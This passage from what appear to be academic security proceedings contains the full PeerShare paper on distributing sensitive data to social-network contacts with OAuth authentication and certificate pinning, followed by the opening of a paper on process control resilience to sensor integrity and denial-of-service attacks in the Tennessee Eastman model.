[18] Baca, D., Petersen, K.: Prioritizing countermeasures through the countermeasure method for software security (CM-sec). In: Ali Babar, M., Vierimaa, M., Oivo, M. (eds.) PROFES 2010. LNCS, vol. 6156, pp. 176–190. Springer, Heidelberg (2010)

[19] Williams, L., Kessler, R.R., Cunningham, W., Jeffries, R.: Strengthening the case for pair programming. IEEE Software 17(4), 19–25 (2000)

[20] Simsek, Z., Veiga, J.F.: A primer on Internet organizational surveys. Organizational Research Methods 4(3), 218 (2001)

[21] Rea, L.M., Parker, R.A.: Designing and conducting survey research. Jossey-Bass Publishers, San Francisco (1997)

[22] Wohlin, C.: Experimentation in software engineering: an introduction, vol. 6. Springer (2000)

[23] Allen, J., Barnum, S., Ellison, R., McGraw, G., Mead, N.: Software security engineering: a guide for project managers. Addison-Wesley Professional (2008)

[24] Manifesto for Agile Software Development, `http://agilemanifesto.org/` (accessed: August 8, 2013)

PeerShare: A System Secure Distribution of Sensitive Data among Social Contacts

Marcin Nagy[1], N. Asokan[2], and Jörg Ott[1]

[1] Aalto University, Finland
{marcin.nagy,jorg.ott}@aalto.fi
[2] University of Helsinki, Finland
asokan@acm.org

Abstract. We present the design and implementation of the PeerShare, a system that can be used by applications to securely distribute sensitive data to social contacts of a user. PeerShare incorporates a generic framework that allows different applications to distribute data with authenticity and confidentiality guarantees to authorized sets of recipients, specified in terms of social relationships. By using existing interfaces in popular social networks for user authentication and social graph information, PeerShare is designed to be easy to use for both end users as well as developers of applications. We have used PeerShare already in three different applications and plan to make it available for developers.

Keywords: Data distribution, social networks, access control.

1 Motivation

Key management has been one of the challenging problems in guaranteeing secure communication between parties on the Internet. Although *public key technology* holds the promise of simplifying key management, multiple technical, economic, legal and social reasons prevented PKIs to be successfully deployed in the Internet, thus leaving the problem of secure key distribution still wide open [9].

Recent years have also brought a tremendous increase in the popularity of social networks. Social networks (like Facebook, or Twitter), giving users opportunity to share data among their friends and providing APIs for third party developers, open new possibilities for the creation of applications using social graph data. The most important aspects of social networks in the context of data distribution are:

– the possibility of common user authentication by means of the *Single Sign-on* service and the *OAuth* protocol [10],
– the extensive scale of deployment of popular social networks, and
– the ability for users to express social relationships in an intuitive manner (e.g., “friends”, “colleagues”, “friends of friends” etc.)

Our starting point is the observation that one can use social networks to facilitate the distribution of authentic public keys [14]. One can generalize this to design a generic framework that allows distribution of arbitrary application-specific sensitive data with specific security requirements (like authenticity-only or authenticity and confidentiality) to a specific set of social contacts. The result is a system we call PeerShare, which we describe in this paper.

Our goal and contribution. In this paper we present PeerShare: the design and implementation of a system that allows users to distribute data securely. PeerShare distinguishes itself from other data distribution systems through:

- incorporating **a generic framework for data distribution** that can be used by different applications to distribute different types of data (e.g., shared secret keys, public keys, other sensitive data) to a specified set of social contacts with different security guarantees.
- improving **usability both for end-users and application developers** by taking advantage of existing and popular social network tools for the user authentication and distribution of data inside a specific social context.

In our implementation, we use Facebook as the social network. The social network server is used for user authentication and for users to define social groups either as pre-defined lists (like "friends" or "friends-of-friends") or custom lists. However, our system is generic and can use any social network that supports a single sign on (SSO) and authorization mechanism (like OAuth 2.0) and provides an interface for apps access to user's social graph information. Given the scale of social networks deployment, the SSO using the social network greatly increases the usability of user authentication. Social graph information is used only for obtaining user specific friend lists which can be used to specify access control for the data being distributed.

The social network server is not involved in actual data distribution; that is done through the PeerShare server containing database with data to be distributed to specified users. PeerShare client-side implementation, called the PeerShare Service, is responsible for uploading new data to the server, deleting old data items, and periodically querying the server to check if there are any new data for them uploaded by other devices. PeerShare Service exposes an API towards applications which allow them to make use of PeerShare functionality. The communication between the client and the server is via an authenticated secure channel. The PeerShare server is assumed to be a trusted entity. In Section 5, we discuss ways of reducing this trust assumption.

Outline. We describe usage scenarios in Section 2 which motivate usage of PeerShare. Section 3 presents system requirements. Section 4 includes detailed system design, while Section 5 describes security considerations of the system. Section 6 presents the related work. Finally, section 7 concludes the paper.

2 Usage Scenarios

Currently PeerShare is already used in three example applications, namely PeerSense [8], SCAMPI [15] and CrowdShare [1][2].

PeerSense [8] is a service on a mobile device that senses the presence of nearby friends. Applications can query PeerSense for the set of nearby friends at any given moment (e.g. the camera application can query the set of nearby friends at the time when the shutter is pressed and attach this information as metadata to the resulting picture [16]. PeerSense uses `PeerShare` to distribute the binding between the Bluetooth Device Address (BDADDR) and the social network identifier of the device user to the set of users whom the device user wants to be visible to. Although BDADDR itself is not secret, the binding is. Hence, the data shared via `PeerShare` needs secrecy and authenticity. At any given time a device is associated with at most one user, whereas a user may be associated with multiple devices. Thus, the data is device-specific.

The *SCAMPI* platform [15] allows mobile devices to communicate in an opportunistic network. Mobile devices discover themselves through multicasting their SCAMPI identifiers, which are hashes of their public keys. As such identifiers are not very meaningful to use, the SCAMPI platform uses `PeerShare` for mapping the SCAMPI identifiers to social identifiers. Similarly to PeerSense, the exchanged data is a binding, thus it is private and also device-specific.

In the *CrowdShare* project [1][2], devices in the network are able to share their resources with one another based on existing social relationships. CrowdShare presents privacy-preserving friend of friend finder service based on the private set intersection (PSI) algorithm [5]. The input to PSI consists of a set of "bearer tokens". A bearer token is generated by the device of a user and is distributed to all friends of that user. It serves as a capability for proving the friend relationship. The data shared using `PeerShare` are the bearer tokens. They are user-specific and require both authenticity and integrity.

Furthermore, CrowdShare can optionally make use of user-specific public keys. Distribution of public keys is done similarly to the SocialKeys project [14], but using `PeerShare`. The exchanged data would then be a binding between a public key and a social identifier. Thus, such a binding is public and user-specific.

Table 1 presents a short summary of existing `PeerShare` use cases.

Table 1. Summary of existing `PeerShare` use cases

Use case	Type of data	Security need	Specificity
PeerSense	BDADDR:social-ID	private	device-specific
SCAMPI	SCAMPI-ID:social-ID	private	device-specific
FoF finder	bearer token	private	user-specific
Public key distribution	public key	public	user-specific

Finally, there are also possible situations in which we are interested in making a binding between a data item and a specific user that does not use the `PeerShare` system. To do this, we introduce the notion of a data binding type. If data is uploaded normally by the application, we call it an owner-asserted binding. However, if a user decides to add a binding for another user, such a binding is called user-asserted, and is only visible to the user that has created it. An example of such a situation is present in the PeerSense application. A user can tag a device on the list of scanned devices and assign a name of his/her friend to it. Since there is no evidence for the correctness of such a user-asserted binding, it is not distributed using `PeerShare`, but is still available via the `PeerShare` API in the devices of the user who asserted the binding.

Given the common aspects of these different cases of secure data distribution, it is evident that designing a generic data distribution framework would improve ease of development, use and security.

3 System Requirements

`PeerShare` goals. Our vision of a successful data distribution system sets three basic goals for it to fulfil. First, we aim at **data security** assurance, as this is the most critical requirement to convince users to adopt the system. Secondly, necessary user interaction should be minimised to secure the **usability** requirement. **Deployability** is the final goal, since the system should be scalable to allow various application developers to easily distribute their data through it.

Assumptions. Our threat model assumes that each device has platform security that isolates applications from one another during execution time and in terms of persistent storage. Furthermore, platform security should also allow a service on the device to learn a platform-specific identity of a calling application that wants to access the service.

Threats. We need to provide protection against **Man-in-the-middle Attacks** and **Unauthorized Usage**. The former is needed, as any network devices that route messages between the mobile device and the server should not be able to act as a man-in-the-middle that eavesdrops on or modifies messages. The latter is necessary, since only the person that has created a data item should be able to later modify or erase it. Furthermore, as data are created by applications that use the `PeerShare` system, only the application that has created the particular data item should be able to access, modify or delete it. Finally, data should be distributed by the `PeerShare` server only to users that are eligible to obtain them.

Security requirements. Communication channel protection is required to prevent a man-in-the-middle attack. The threat of unauthorized usage motivates usage of server authentication, mobile application authentication, user authentication and application access control.

4 System Design

The `PeerShare` system allows for the secure creation, storage and distribution of application specific data. The system consists of two main components: (1) `PeerShare` Service, and (2) `PeerShare` Server, which are described below. Our technical report [13] describes more details of the system that cannot be presented in the paper due to space limitations. Figure 1 illustrates the system overview.



Social Network (SN)
SN access protocol (eg. Facebook Graph API)
PeerShare Server
PeerShare master bindings database
Social Network App
PeerShare protocol (server)
SN authentication protocol
1. PeerShare protocol
2. SN authentication protocol (eg. OAuth)
Applications
PeerShare API
Bindings database
PeerShare communication module
PeerShare Service
Device

Fig. 1. PeerShare architecture

4.1 PeerShare Service

The PeerShare Service is the encapsulation of the PeerShare functionality on the mobile device. It is exposed to other applications via the PeerShare API described later in the section. It is also responsible for communication with the PeerShare Server, which is described in the section 4.3, along with the protocol between the client and the server.

The heart of the service is an internal database that stores data together with their mappings to social identities, which are obtained from the server. Database security is guaranteed by mobile platform security. Data are bound to social identities by means of social network authentication. The service stores a data item inside the AppData data structure whose attributes are described in Table 2.

Furthermore, the service provides application level data access control which guarantees that only authorized applications can modify or delete existing data. Any application can create data that it intends to share using the system. During the initial data upload process, the service records the calling application platform specific identifier (e.g. a pair of Android package name and developer key) and appends it to the created data. As a result, if an application wants to modify or delete existing data, the service learns the calling application identifier and verifies it against the application identifier recorded in the initial upload process.

The PeerShare API is the second part of the mobile application. It provides the interface for third-party applications for creation, modification and removal of data that an application wishes to share with other application users. The most important methods are described in Table 3:

Table 2. Summary of PeerShare data attributes

Data attribute	**Description**
Data type	Mapping of data to particular type, or application
Data value	Actual value of data
Data description attributes	Provides more detailed description of a data item by indicating algorithm used for its creation, specificity, sensitivity and binding type
Data sharing policy	Specifies sharing policy for data
Timestamps	Indicates timestamps for data creation and its validity
Social information	Social information that is bound to data
Creator application identifier	Identifies mobile platform and application that owns a data item

4.2 PeerShare Server

The PeerShare Server is the trusted entity that is primarily responsible for secure storage of data. Every data item is bound to a social identifier of the user (e.g. Facebook user ID) who has created the item. The server authenticates users by requiring them to provide a valid social network user access token and verifying its correctness through interaction with the social network server.

The second crucial responsibility of the server is enforcement of access control policies for stored data. The system allows users to specify who is eligible to access stored data by allowing them to state the sharing policy from all available social network user lists of the user. The server queries the social network server for custom friend lists created in the social network by a user. Such lists are returned to the PeerShare service and can be further accessed by other applications to allow them specify the sharing policy. On creating a new data item, or updating a sharing policy for an existing item, the server queries the social network server to obtain the list of social user IDs applicable to download a particular data item. If an application uploading a new data item does not specify its sharing policy, the data item is by default shared among all user's friends.

Table 3. Summary of PeerShare API

Method	**Description**
long **addData**(*AppData* data)	Stores application data and uploads it to the PeerShare Server as soon as the network connectivity to the server is established. Returns object identifier which is used later to modify/delete it.
int **updateData**(*long* objectID, *AppData* data)	Modifies already existing data. The object ID obtained in the *addData* method identifies data to update.
int **removeData**(*long* objectID)	Deletes existing data. The object ID obtained in the *addData* method identifies data to remove.

Furthermore, the server updates lists of users assigned to a particular friend list in case of their modification by means of the realtime updates provided by the social network. If the social network does not have this functionality, the server must regularly poll the social network server to learn about such changes.

4.3 `PeerShare` Protocol

The `PeerShare` service communicates with the server through a JSON encoded protocol that runs on top of standard HTTPS protocol. It involves the following operations: user registration and unregistration, data upload and update, and data download. Because data exchanged between the service and the server are sensitive, communication security is guaranteed by the TLS layer. Furthermore, to protect against fake social network application attacks, each request includes a user access token of the social network, whose validity is verified by the server.

In the ***REGISTER*** method, the user registers for the service by informing the server about his/her social information. In response, the server generates (or finds if the user is not a new one) user's `PeerShare` identifier that is needed in all subsequent transactions with the server to uniquely identify the correct person. The `PeerShare` ID is necessary to properly correlate possible multiple social identities of the same person. This may happen if someone uses more than one social network in the `PeerShare` system (e.g. Facebook and Twitter).

In the ***UPLOAD*** method, the service sends to the server all data items which have been added to the database on the user's device, but have not been uploaded on the `PeerShare` server. The message contains also the `PeerShare` ID to map uploaded data to a specific user. Content of each data item is consistent with data description provided in the section 4.1. In response to the *UPLOAD* request, the server sends an array of object IDs that are later used to modify or delete every data item from the server database.

The ***UPDATE*** method is very similar to *UPLOAD*. The only difference is that it is not adding any new data on the server, but only updating existing ones. The object ID returned in the *UPLOAD* operation is needed to properly identify the item on the server to modify. If the service wants to update a non-existing item (i.e., the one that has already been deleted by the user), the server ignores the request to do it, and sends back in response notification that the data item does not exist and should be removed from a local database.

The ***DOWNLOAD*** method allows the service to fetch all data items that the registered user is eligible to obtain. It requires the service to provide user's `PeerShare` ID to correlate the request with a correct user. In response, the server returns an array of data items that contain detailed information about each item in a format similar to the one used in the *UPLOAD* or *UPDATE* request. The only difference is that personal information (i.e., sharing policy, and object ID) is not included unless the downloading user owns the item.

The ***DELETE*** method is used to erase old and no longer needed data from the server. Similar to all other methods, it must include the `PeerShare` ID to correctly correlate a user with data. In addition, it also contains an array of object identifiers that are to be deleted. In response, the server sends just status information that is either *OK* if there are no errors, or is an error message.

UNREGISTER is the final method defined in the protocol. It is used to unregister the user from the PeerShare and delete all data associated with the user. In a request, the PeerShare ID together with the social network identifiers are provided. The server responds with *OK* status, or an error message if the operation fails.

4.4 Implementation

Our server implementation is written in PHP, and uses the PostgreSQL database and the Facebook PHP SDK. Currently the server supports only Facebook as the social network to authenticate with, but the architecture is generic enough, so that in the future it can be easily extended to support other social networks. Finally, the server takes advantage of Facebook Realtime Updates functionality to learn about modifications of user's lists.

The service implementation is more complex, as it includes the communication module as well as API for third party applications. Currently we have an Android implementation of the client package. The service is implemented as a standard Android background service that runs as an independent process. It contains an internal SQLite database, where PeerShare data are stored. Applications using the service bind to it through the AIDL interface. SSO user authentication is currently provided by the native Facebook library. The service uses also the Binder interface functionality to learn about service calling application identifiers. It allows matching calling applications with data they create, which is critical to provide application access control.

4.5 Performance Considerations

To evaluate performance of the PeerShare, we have tested the average time needed for upload and download of data in the WiFi network that uses ADSL connection. In our test scenarios, a user uploads 1 data item, and downloads 5 data items, as 5 friends share sample data in a test application. Average upload time measured in 30 runs is 2.02 seconds with standard deviation of 1.33 seconds. Download operation performance is more stable, as average time is 1.18 seconds with standard deviation of 0.12 seconds. To compare these numbers with standard web browsing activities, we conducted similar experiments for downloading mobile Facebook web pages. The average download time for Facebook web pages measured in 30 runs is 1.50 seconds with 0.21 seconds of standard deviation.

Furthermore, PeerShare has been designed to allow multiple applications use the same server. However, if application performance is limited due to server scalability, each application developer may decide to run its own server. Such a solution is further discussed in section 5.3 describing possibility of minimizing the need of trust for the PeerShare Server.

5 Security Considerations

In this section, we present our security analysis showing that the security requirements presented in section 3 are fulfilled. Then we discuss how to minimize the level of trust needed to be placed on `PeerShare` Server.

5.1 Channel Protection

In order to guarantee channel protection, the `PeerShare` Protocol is executed over a secure (i.e., confidential and mutually authenticated) channel. The user is authenticated by the OAuth protocol via the native Android Facebook application. Therefore the system relies on the correct behaviour of the native Android Facebook application.

The `PeerShare` Server is authenticated via a TLS certificate. We use a form of "certificate pinning" by embedding the TLS server certificate of the `PeerShare` Server in the client implementation. This protects against a rogue server from masquerading as the `PeerShare` Server even if the rogue server has succesfully obtained a certificate for its TLS keypair from one of the dozens of Certification Authorities that are normally trusted for TLS. If there are many `PeerShare` Servers, then instead of hardwiring the TLS server certificate, we can use standard certificate pinning [7].

5.2 User and Application Authentication

User authentication is obtained through the native Facebook Android library. Prior to invoking any interaction with the server, the service asks the native Facebook application (through the library interface) for a valid access token associated with the authenticated user. Such a valid token must be included in every message exchanged with the server. The `PeerShare` Server uses the Facebook graph API token debug tool to examine its validity by checking the following:

– does the application identifier encoded inside the token correspond to the `PeerShare` Facebook application identifier
– does the user identifier encoded inside the token correspond to the social identifier included in the sent message

The former check protects the server against allowing a fake Facebook application to modify data on the server. The latter one prevents other users from modifying or deleting data that do not belong to them. Only if both conditions are fulfilled, the `PeerShare` server proceeds with the request. Otherwise, it responds to the sender with an authentication error.

User access control. User access control must guarantee that only eligible users are able to obtain data from the `PeerShare` server and that only the user that has created a particular data item can modify or delete it. Correct data distribution is secured by the server that learns the data sharing policy from the request to store/update the data item. For each created/updated sharing policy, the server interacts with the Facebook graph API to fetch the list of social user IDs associated with the given policy. Having obtained such a list, the server stores information about social IDs eligible to download a particular data item.

The second problem is resolved on the device side. Whenever a third party application makes a request to modify or delete a particular data item, the PeerShare service checks in the local database if the item has been created by the user trying to modify it. If this is true, the service grants application permission to edit or remove the item. Otherwise, it denies application access to the given item.

Application access control. As multiple applications on one mobile device can use the PeerShare system, there is a threat that a malicious application using the system can modify or delete a data item that does not belong to it. In order to protect against this threat, the PeerShare service has built-in application level access control enforcement. When an application creates a new data item, and wants to have it distributed through the PeerShare system, the service tries to infer the platform specific calling application identifier and appends it to the uploaded data. For the Android operating system, the application identifier is a tuple of package name and developer public key that can be obtained through the Binder interface. On subsequent requests to update/delete the data, the service again obtains the identifier of the calling application and compares it with the one associated with object as the creator. In the Android operating system, this function is performed by verification whether package signatures match. Unfortunately, some operating systems may not permit the service to infer the calling application identifier. In such case, the caller must explicitly specify the application identifier.

5.3 Minimizing the Need to Trust PeerShare Server

Since PeerShare Server has access to all the sensitive data, it needs to be trusted by all participants. This is a rather strong assumption. There are two ways to reduce the extent to which PeerShare Server needs to be trusted:

Use of trusted hardware: If PeerShare Server is equipped with a hardware security module (HSM) like the Trusted Platform Module (TPM)[1], then PeerShare server database can be encrypted using a HSM-resident key. The HSM will decrypt the plaintext and make it available to a process if and only if the host computer is in the correct configuration (i.e., running the correct PeerShare Sever software). An attacker will have to subvert PeerShare Server process at runtime. If the client devices also have the hardware-based trusted execution environment (like On-board Credentials [12], then the server HSM can encrypt the sensitive data so that it is accesible only within a client TEE, thereby not exposing it to the PeerShare Server at all.

[1] http://www.trustedcomputinggroup.org/resources/tpm_main_specification

Application-specific PeerShare Server: Although we designed PeerShare in such a way that multiple application developers could use the same PeerShare Server, in practice, each application developer could decide to host her own independent PeerShare Server. This would still allow the benefit of developer ease of use because developers can re-use our PeerShare implementation, without asking all developers to trust the same server.

6 Related Work

The concept of data sharing with social networks support is present also in other works. The SocialKeys [14] project proposes the idea of distributing public keys via social networks. PeerShare extends this concept to various types of data and multiple applications.

Backes et al. [3] present a generic cryptographic framework that allows social relations establishment and resource sharing with user anonymity, secrecy of resources, privacy of social relations and access control secured. Unlike PeerShare that uses social network specified sharing policies, it requires users to explicitly establish social relationships with other users which makes it less intuitive for users in real deployments.

Baden et al. have implemented Persona [4], a distributed social network with distributed data storage. It provides data access control by employing a combination of traditional public key cryptography and attribute-based encryption (ABE) that involves more complex key management. Safebook [6] is the implementation of the distributed social network that improves privacy protection mechanisms in comparison to other existing social networks. Improved privacy results from cooperation between users inside a peer-to-peer overlay network, named matryoshka, and trust relations among users to achieve integrity and privacy properties. Unlike concepts presented in these works, our goal is not to build a new social network, but to make use of existing social networks, as one of the requirements of the system is its deployability. Obviously, if any of these social networks proves to be successful, we are interested in taking advantage of their security and privacy mechanisms in PeerShare.

Jahid et al. have implemented DECENT [11] that is a decentralized social network system providing confidentiality and integrity of data that due to cryptographic mechanisms can be stored in untrusted nodes. Unlike our system, it requires users to explicitly specify data sharing policy and build their social relationships, thus it is more difficult to use in real life than PeerShare.

7 Status and Future Work

PeerShare has already been used by three different applications. We intend to make it available to other application developers. We plan to extend the framework to support the use of social networks other than Facebook and port PeerShare client functionality to other mobile platforms.

Acknowledgements. We would like to thank Professor Dieter Gollmann of Hamburg-Harburg University of Technology for providing detailed feedback that has helped us to improve the presentation of the paper.

References

1. Asokan, N., Dmitrienko, A., Nagy, M., Reshetova, E., Sadeghi, A.-R., Schneider, T., Stelle, S.: Crowdshare: Secure mobile resource sharing. Technical Report TUD-CS-2013-0084, TU Darmstadt (April 2013)
2. Asokan, N., Dmitrienko, A., Nagy, M., Reshetova, E., Sadeghi, A.-R., Schneider, T., Stelle, S.: CrowdShare: Secure mobile resource sharing. In: Jacobson, M., Locasto, M., Mohassel, P., Safavi-Naini, R. (eds.) ACNS 2013. LNCS, vol. 7954, pp. 432–440. Springer, Heidelberg (2013)
3. Backes, M., Maffei, M., Pecina, K.: A Security API for Distributed Social Networks. In: NDSS (2011)
4. Baden, R., Bender, A., Spring, N., Bhattacharjee, B., Starin, D.: Persona: an online social network with user-defined privacy. In: SIGCOMM, pp. 135–146 (2009)
5. De Cristofaro, E., Gasti, P., Tsudik, G.: Fast and private computation of cardinality of set intersection and union. In: Pieprzyk, J., Sadeghi, A.-R., Manulis, M. (eds.) CANS 2012. LNCS, vol. 7712, pp. 218–231. Springer, Heidelberg (2012)
6. Cutillo, L.A., Molva, R., Strufe, T.: Safebook: A privacy-preserving online social network leveraging on real-life trust. Comm. Mag. 47(12), 94–101 (2009)
7. Evans, C., Palmer, C., Sleevi, R.: Google Inc. Public Key Pinning Extension for HTTP, IETF Internet Draft, draft-ietf-websec-key-pinning-04 (2013)
8. Gupta, A., Miettinen, M., Nagy, M., Asokan, N., Wetzel, A.: Peersense: Who is near you? In: PerCom Workshops, pp. 516–518 (2012)
9. Gutmann, P.: PKI: It's not dead, just resting. IEEE Computer 35(8), 41–49 (2002)
10. Hardt, D.: The OAuth 2.0 Authorization Framework. RFC 6749 (Proposed Standard) (October 2012)
11. Jahid, S., Nilizadeh, S., Mittal, P., Borisov, N., Kapadia, A.: DECENT: A decentralized architecture for enforcing privacy in online social networks. In: PerCom Workshops, pp. 326–332 (2012)
12. Kostiainen, K., Ekberg, J.-E., Asokan, N., Rantala, A.: On-board credentials with open provisioning. In: ASIACCS, pp. 104–115 (2009)
13. Nagy, M., Asokan, N., Ott, J.: Peershare: A system secure distribution of sensitive data among social contacts. Technical Report arXiv:1307.4046, Department of Communications and Networking, Aalto University (2013)
14. Narayanan, A.: Social keys: Transparent cryptography via key distribution over social networks. In: The IAB Workshop on Internet Privacy (2010)
15. Pitkänen, M., et al.: SCAMPI: Service platform for social aware mobile and pervasive computing. Computer Communication Review 42(4), 503–508 (2012)
16. Qin, C., Bao, X., Choudhury, R.R., Nelakuditi, S.: Tagsense: a smartphone-based approach to automatic image tagging. In: Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services, MobiSys 2011, pp. 1–14. ACM, New York (2011)

Resilience of Process Control Systems to Cyber-Physical Attacks

Marina Krotofil[1] and Alvaro A. Cárdenas[2]

[1] Hamburg University of Technology, Hamburg, Germany
marina.krotofil@tuhh.de
[2] University of Texas at Dallas, Richardson, TX 75080, USA
alvaro.cardenas@utdallas.edu

Abstract. In this work we investigate the matter of "secure control" – a novel research direction capturing security objectives specific to Industrial Control Systems (ICS). We provide an empirical analysis of the well known Tennessee Eastman process control challenge problem to gain insights into the behavior of a physical process when confronted with cyber-physical attacks. In particular, we investigate the impact of integrity and DoS attacks on sensors which measure physical phenomena. We also demonstrate how the results of process-aware security analysis can be applied to improve process resilience to cyber-physical attacks.

Keywords: Cyber-physical attacks, Tennessee-Eastman process, simulations, secure control.

1 Introduction

Advances in computing and networking have added new capabilities to physical systems that could not be feasibly added before. This has led to the emergence of engineered systems called cyber-physical systems: systems where the physical world is measured and controlled thanks to modern advances in computation and control. Aircrafts, robots, utilities, chemical and food plants and even modern smartphones are the examples of such systems. In this paper our focus is on process control systems (PCS).

Modernization of control systems has been motivated by plant operators' demands for better performance, easier maintenance, and more uptime. What used to be a panel of relays is now an embedded computer, and what used to be a simple analog sensor is now a smart transmitter [17] with multiple wired and wireless communication modes, self-diagnostic capabilities, and even a web-server with an interactive GUI for device configuration and troubleshooting. While security engineers try to limit the numbers of access points, helpful vendors are giving more options on how to access sensors inserted into physical processes.

While this modernization is necessary for improving the efficiency of a process, over the past decade many concerns have been raised about the vulnerabilities in industrial control systems to both random cyber failures and security attacks.

The primary focus of academia and industry has been on securing the communication infrastructure and hardening of control systems. There is a large body of literature on how to adapt existing IT-security methods to the characteristic features of the control domain. However modern malware for persistent attacks may now be equipped with "trusted" certificates, travel in USB sticks and laptops of "trusted" parties, carrying zero-days exploits, rootkits and propagate through "trusted" security updates. It is becoming increasingly difficult to prevent, detect and to halt these attacks based solely on technical measures deployed in the cyber-layer.


To address the limitations of defending a system using only IT methods, a new line of research has focused on understanding the adversary's interactions with the physical system. Analyzing the effects of attacks in the process control domain is a growing area of research. Some experimental works [11], [5] were conducted on the basis of a simplified model of the Tennessee Eastman (TE) process [19]. In the closest work to ours, Yu-Lung Huang *et al.* [11] proposed models of cyber attacks in control systems and evaluated physical and economical consequences of proposed attacks. We extend their results by analyzing the *full* model (as opposed to the simplified one) of the TE process with the goal of analyzing more realistic, larger-scale PCS with multiple control loops and physical interdependencies. Another addition to work is scrutiny of timing parameters of the attacks. We also extended the analysis of integrity attacks to less aggressive modifications of sensor readings to slow down process response and to analyze process dynamic. Our simulation results do not coincide closely with their as the simplified model of TE process is only moderately non linear, whereas the full TE model is highly non linear. Moreover the models follow different control strategies. The impact of DoS attacks on network routers is investigated by Chabukswar *et al.* [5]: in this work few sensors and actuators at a time become inaccessible for the controller causing process changes from negligible to drastic. In our work we provide further insights into the impact of DoS attacks and their timing parameters. The effect of network parameters and specific properties of control systems in the example of a Boiling Water Power Plant is evaluated by Genge *et al.* [8]: they identify that speed of control valves and task scheduling play an important role in designing processes resilient to malicious actions.

2 Preliminaries


Addressing the challenges of securing an industrial process requires knowledge about how the process is actually being managed with the help of actuators and control laws, and an understanding of the security requirements specific to process control.

2.1 Process control Fundamentals

In the process industry *process* refers to the methods of changing or refining raw materials to create an end product. Process industries include (petro)chemical,



(a) Single feedback control loop



(b) Multi-variable control loop

Fig. 1. Types of control loops

food, water treatment, power and other industries. *Control* refers to the methods that are used to control process variables when manufacturing a product. This is done for three major reasons: (1) reducing variability; (2) increasing efficiency; (3) ensuring safety. The first two points are important for plant economy. Reduced variability lowers operational costs and ensures consistent quality of the end product. Efficiency refers to the accurate maintenance of optimal production conditions to decrease the production bill. Precise control is important for preventing runaway processes and ensuring safe operations.

The starting point in process engineering is deciding on a *setpoint* (SP) – the desired value of a certain process parameter, e.g. a tank level L. Level L is called *measured variable* and must be kept as close as possible to the setpoint by the means of control methods. Level L might be in fact determined indirectly via measuring two *process variables* (PV), in- and out-flows. If a level is measured directly, measured and process variable are the same. Process variables are processed by a controller containing a control algorithm based on a complex set of equations. The controller calculates the offset between SP and PV and outputs an actionable *manipulated value* (MV) to the actuator to bring the process closer to the SP. Such interactions form a basic feedback control loop as shown in Fig. 1(a). In practice, control loops can be complex. More common are multivariable or advanced control loops in which each MV depends on two or more of the measured variables (Fig. 1(b)). The strategies for holding a process at setpoint are not trivial, and the interactions of numerous setpoints in the overall process control plan can be subtle and complex. Process interactions may cause loop interactions via hidden feedback control loops. This makes controller tuning difficult and yields unstable loops.

2.2 Secure Control

The security goal in the traditional IT domain is the protection of information, be it data in storage or in transit. The security goal in the realm of industrial control systems is to protect the operations from intentional assaults so that, in the words of Ross Anderson, "the electricity continues to come out of the wall socket, regardless of the attempts of either Murphy or Satan to interrupt the supply" [2]. In the language of process control it means ensuring *process survivability* or if not possible – its *graceful degradation.*

While preserving device-to-device data integrity is of concern, ensuring that sensors faithfully capture process state (i.e., that the physical measurement is represented faithfully) is even more important. This security requirement is called *veracity* [10]. On one hand this property is crucial for state estimation algorithms, based on which manipulated values are computed. On the other hand, state estimation may help to identify implausible readings and by that improve *process resilience* to sensor manipulation attacks. In ICS with hard real-time requirements denial of service amounts to milliseconds. In some cases, process data are only valid for a short time and become irrelevant if arriving too late. The same applies to the scheduling of needed task actions. Therefore *timeliness* must be protected and "stale" data should be detected.

3 Approach

Conducting analysis of the dynamic behavior of a chemical process under cyber-attacks requires: (1) good knowledge of the process steady-state flow-sheet and its operating conditions; (2) thorough understanding of process control configuration; (3) defined attack models.

3.1 Process Modeling

The Tennessee Eastman (TE) challenge process [7] is a modified model of a real plant-wide industrial process. The process produces two liquid (*liq*) products from four gaseous (*g*) reactants involving two irreversible exothermic reactions:

$$\begin{aligned} A(g) + C(g) + D(g) &\rightarrow G(liq), &\quad \text{Product 1,} \\ A(g) + C(g) + E(g) &\rightarrow H(liq), &\quad \text{Product 2.} \end{aligned}$$

The process has five major operation units: the reactor, the product condenser, a vapor-liquid separator, a recycle compressor and a product stripper as shown in Fig. 2. The gaseous reactant and products are not specifically identified. Feed C is not pure and consists of 48.5% A and 51% C. The gas phase reactions are catalyzed by a substance dissolved in the liquid phase in the reactor. The reactor is pressurized and relies on an internal cooling system to remove the heat produced by the reactions. The products and the unreacted ingredients leave the reactor in the vapor phase, pass through a cooler that condenses the products, and from there to a vapor-liquid separator. Non-condensed components cycle back to the reactor feed via a compressor. Condensed components are sent to a stripping column that removes the remaining reactants. Products G and H exit the stripper base and are separated in a downstream refining section, which is not included in the problem statement. The byproducts and inerts are purged from the system in the vapor phase using a vapor-liquid separator.

The system may be operated in six distinctive modes which are determined by G/H mass ratios. Mode 1 is a base case with $G/H = 50/50$. The goal of plant operation is to maintain desired production rate and product composition within $\pm 5 mol\%$ while keeping other variables within specified operational limits. The process control goal is to minimize variability and absorb disturbances.

